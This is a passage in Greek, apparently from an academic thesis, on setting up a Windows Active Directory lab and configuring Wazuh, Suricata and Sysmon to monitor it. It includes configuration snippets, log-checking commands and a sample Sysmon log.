Στη συνέχεια, δημιουργείται ένα νέο SMB share (*Εικόνα 119*). Το πρωτόκολλο SMB χρησιμοποιείται συχνά από πολλούς οργανισμούς λόγω των δυνατοτήτων που προσφέρει. Ωστόσο, ταυτόχρονα εισάγει ένα νέο attack surface που μπορεί να εκμεταλλευτεί ο επιτιθέμενος. Πιο συγκεκριμένα, χάρη στο νέο SMB share δίνεται η δυνατότητα στον επιτιθέμενο να πραγματοποιεί συγκεκριμένες επιθέσεις στις πόρτες 139 και 445. Οι εν λόγω επιθέσεις αναλύονται περαιτέρω στα σενάρια επίθεσης που παρουσιάζονται στην *Ενότητα 7*.




Εικόνα 119. Δημιουργία Νέου SMB Share

Ακολουθεί η εγκατάσταση του πρώτου host. Πραγματοποιείται εισαγωγή της εικονικής μηχανής που περιέχει το λειτουργικό σύστημα Windows 10 (*Εικόνα 120*).




Εικόνα 120. Host - Windows 10

Κατά τη φάση της δημιουργίας του νέου λογαριασμού επιλέγεται η σύνδεση με το Domain, όπως παρατηρείται στην *Εικόνα 121*.




Εικόνα 121. Σύνδεση με το Domain

Πραγματοποιείται αλλαγή στο προεπιλεγμένο όνομα του host, σε THEVICTIMONE (*Εικόνα 122*).




Εικόνα 122. Αλλαγή Ονόματος του Host

Επιπλέον, στις ιδιότητες του IPv4, τροποποιείται ο DNS Server του host. Πιο συγκεκριμένα, εισάγεται η IP διεύθυνση του Domain Controller, προκειμένου να είναι εφικτή η αμφίδρομη επικοινωνία του με τον host (*Εικόνα 123*).



Εικόνα 123. Αλλαγή του DNS Server

Ακολουθεί το join του host στο Domain, χρησιμοποιώντας την επιλογή που παρουσιάζεται στην *Εικόνα 124*.




Εικόνα 124. Είσοδος του Host στο Domain

Στη συνέχεια, εισάγεται το όνομα του Domain (*Εικόνα 125*). Με αυτόν τον τρόπο είναι πλέον εφικτή η επικοινωνία του host με τον Domain Controller.


Εικόνα 125. Εισαγωγή του Ονόματος του Domain

Η παραπάνω διαδικασία ακολουθείται και για το δεύτερο host. Το αποτέλεσμα είναι η δημιουργία των δύο Active Directory Computers που παρουσιάζονται στην *Εικόνα 126*.




Εικόνα 126. Active Directory Computers

Οι IP διευθύνσεις του Domain Controller (Windows Server 2019) και των δύο hosts (AD και AD2) αποτυπώνονται στην *Εικόνα* 127.




Εικόνα 127. IP Διευθύνσεις του Domain Controller και των Hosts

Η μέχρι στιγμής τοπολογία του δικτύου, που αφορά το LAB.local Domain, αποτυπώνεται στην *Εικόνα 128*.




Εικόνα 128. Τοπολογία Δικτύου

Επόμενο βήμα είναι η προσθήκη της SIEM λύσης στην υποδομή, για την παρακολούθηση των κεντρικών υπολογιστών του Domain.




Εικόνα 129. Εντολή για την Εισαγωγή των Wazuh Agents

Πιο συγκεκριμένα, χρησιμοποιώντας την εντολή που αποτυπώνεται στην *Εικόνα 129*, πραγματοποιείται εγκατάσταση των Wazuh Agents στον Domain Controller και στους hosts (*Εικόνα 130*).




Εικόνα 130. Εγκατάσταση των Wazuh Agents

Πλέον με την ενημέρωση της σελίδας, στο dashboard του Wazuh φαίνονται και οι τρεις ενεργοί Agents (*Εικόνα 131*).




Εικόνα 131. Wazuh Dashboard

Αναφορικά με τη NIDS λύση που χρησιμοποιείται στα πλαίσια της εργασίας, πραγματοποιείται εγκατάσταση του Suricata στον Domain Controller και στους hosts (*Εικόνα 132*).




Εικόνα 132. Εγκατάσταση του Εργαλείου Suricata

Στη συνέχεια, στο αρχείο suricata.yaml ορίζεται το path στο οποίο αποθηκεύονται τα logs που καταγράφει το Suricata (*Εικόνα 133*).




Εικόνα 133. Αποθήκευση των Suricata Logs

Αποτέλεσμα είναι η δημιουργία των παρακάτω .log αρχείων στο path που ορίστηκε προηγουμένως (*Εικόνα 134*).




Εικόνα 134. Δημιουργία .log Αρχείων

Στον προεπιλεγμένο φάκελο που έχει αποθηκευτεί ο Wazuh Agent (*Εικόνα 135*), πραγματοποιούνται ορισμένες τροποποιήσεις.




Εικόνα 135. Φάκελος Αποθήκευσης του Wazuh Agent

Πιο συγκεκριμένα, προκειμένου να εμφανιστούν στον Wazuh Manager τα logs που σχετίζονται με το Suricata, πραγματοποιείται η παρακάτω εισαγωγή στο αρχείο ossec.conf (*Εικόνα 136*). Στο αρχείο eve.json καταγράφονται ειδοποιήσεις, ανωμαλίες, μεταδεδομένα, πληροφορίες αρχείων και εγγραφές ειδικών πρωτοκόλλων σε JSON format.




Εικόνα 136. Αρχείο ossec.conf

Επόμενο βήμα είναι η ενεργοποίηση του Sysmon (*Εικόνα 137*). Χρησιμοποιείται ένα preconfigured .xml αρχείο που περιλαμβάνει συγκεκριμένους κανόνες [164].



Εικόνα 137. Ενεργοποίηση του Sysmon

Με την ενεργοποίηση του Sysmon, αν ο χρήστης εκκινήσει για παράδειγμα μία διεργασία Powershell, τότε καταγράφονται στην ενότητα Applications and Services και συγκεκριμένα στην κατηγορία Logs/Microsoft/Windows/Sysmon/Operational του EventViewer, λεπτομέρειες του συγκεκριμένου συμβάντος. Όπως προκύπτει από την *Εικόνα 138*, το αρχείο καταγραφής παρέχει λεπτομέρειες σχετικά με τη δημιουργία της διεργασίας (π.χ., χρονική σήμανση, αναγνωριστικό διαδικασίας, εντολή που εκτελέστηκε, ποιος χρήστης την εκτέλεσε, αναγνωριστικό σύνδεσης, γονική διαδικασία και άλλα).



Εικόνα 138. Καταγραφή Sysmon

Προκειμένου να εμφανιστούν στον Wazuh Manager τα logs που σχετίζονται με το Sysmon, πραγματοποιείται η παρακάτω εισαγωγή στο αρχείο ossec.conf (*Εικόνα 139*).

```
ossec.conf
58    <localfile>
59      <location>Microsoft-Windows-Sysmon/Operational</location>
60      <log_format>eventchannel</log_format>
61    </localfile>
```

Εικόνα 139. Αρχείο ossec.conf

Επιπλέον είναι απαραίτητη μία ακόμα αλλαγή στο αρχείο ossec.conf του Wazuh Manager (*Εικόνα 140*).

```
[root@wazuh-manager /]# vi /var/ossec/etc/ossec.conf
```

Εικόνα 140. Αρχείο ossec.conf του Wazuh Manager

Πιο συγκεκριμένα, ενεργοποιείται η επιλογή logall (*Εικόνα 141*). Με αυτόν τον τρόπο καταγράφονται όλα τα συμβάντα αναφορικά με το Sysmon, ακόμη και αν δεν ικανοποιούν συγκεκριμένο κανόνα.

Εικόνα 141. Ενεργοποίηση της Επιλογής logall

Προκειμένου να επαληθευτεί αν η καταγραφή των συμβάντων από το Sysmon λειτουργεί ορθά, πραγματοποιείται έλεγχος στο αρχείο archives.log στον Wazuh Manager (*Εικόνα 142*).

```
[root@wazuh-manager /]# cat /var/ossec/logs/archives/archives.log | grep "Microsoft-Windows-Sysmon"
```

Εικόνα 142. Αρχείο archives.log του Wazuh Manager

Δεδομένου ότι στην *Εικόνα 143*, αποτυπώνονται με κόκκινο χρώμα οι εγγραφές που σχετίζονται με συμβάντα από το Sysmon, η διαμόρφωση είναι επιτυχής.


```
C:\\\\Windows\\\\system32\\\\","user":"NT AUTHORITY\\\\SYSTEM","logonGuid":"{bc993c8c-bc69-614e-e703
-0000000000000}","logonId":"0x3e7","terminalSessionId":"0","integrityLevel":"System","hashes":"MD5=1A
4B8CA5D7383F8DC5859B06490F385D,SHA256=5CA10614CF084AA5504CB2C92AA3C7C2850E3A8E819E80F83428D81C38E53B
E8,IMPHASH=D650C63525912DD7FA8C3267A857968B","parentProcessGuid":"{bc993c8c-bc69-614e-0d00-000000000
d00}","parentProcessId":"772","parentImage":"C:\\\\Windows\\\\System32\\\\svchost.exe","parentComman
dLine":"C:\\\\Windows\\\\system32\\\\svchost.exe -k DcomLaunch -p"}}}
2021 Sep 25 07:04:49 (THEVICTIMONE) any->EventChannel {"win":{"system":{"providerName":"Microsoft-Wi
ndows-Sysmon","providerGuid":"{5770385f-c22a-43e0-bf4c-06f5698ffbd9}","eventID":"1","version":"5","l
evel":"4","task":"1","opcode":"0","keywords":"0x8000000000000000","systemTime":"2021-09-25T07:04:47.
5987487Z","eventRecordID":"581","processID":"7324","threadID":"7688","channel":"Microsoft-Windows-Sy
smon/Operational","computer":"THEVICTIMONE.LAB.local","severityValue":"INFORMATION","message":"\"Pro
cess Create:\r\nRuleName: -\r\nUtcTime: 2021-09-25 07:04:47.597\r\nProcessGuid: {bc993c8c-ca0f-614e-
d902-000000000d00}\r\nProcessId: 8284\r\nImage: C:\\Windows\\System32\\svchost.exe\r\nFileVersion: 1
0.0.19041.546 (WinBuild.160101.0800)\r\nDescription: Host Process for Windows Services\r\nProduct: M
```


Εικόνα 143. Συμβάντα του Sysmon

Αναφορικά με τους κανόνες που καθορίζουν το επίπεδο ενός συμβάντος, αυτοί αποθηκεύονται στο αρχείο local_rules.log στον Wazuh Manager (*Εικόνα 144*).

```
[root@wazuh-manager /]# vi /var/ossec/etc/rules/local_rules.xml
```


Εικόνα 144. Αρχείο local_rules.log

Στα πλαίσια της εργασίας τα συμβάντα που καταγράφονται από το Sysmon θεωρούνται ιδιαιτέρως σημαντικά. Επομένως, καθορίζεται η τιμή 3 στο επίπεδο του συγκεκριμένου κανόνα (*Εικόνα 145*).

```
<rule id="220000" level="3">
 <if_group>sysmon</if_group>
 <description>Windows Sysmom Event ID: $(win.system.eventID)</description>
 <options>no_full_log</options>
</rule>
```

Εικόνα 145. Καθορισμός Επιπέδου Σημαντικότητας

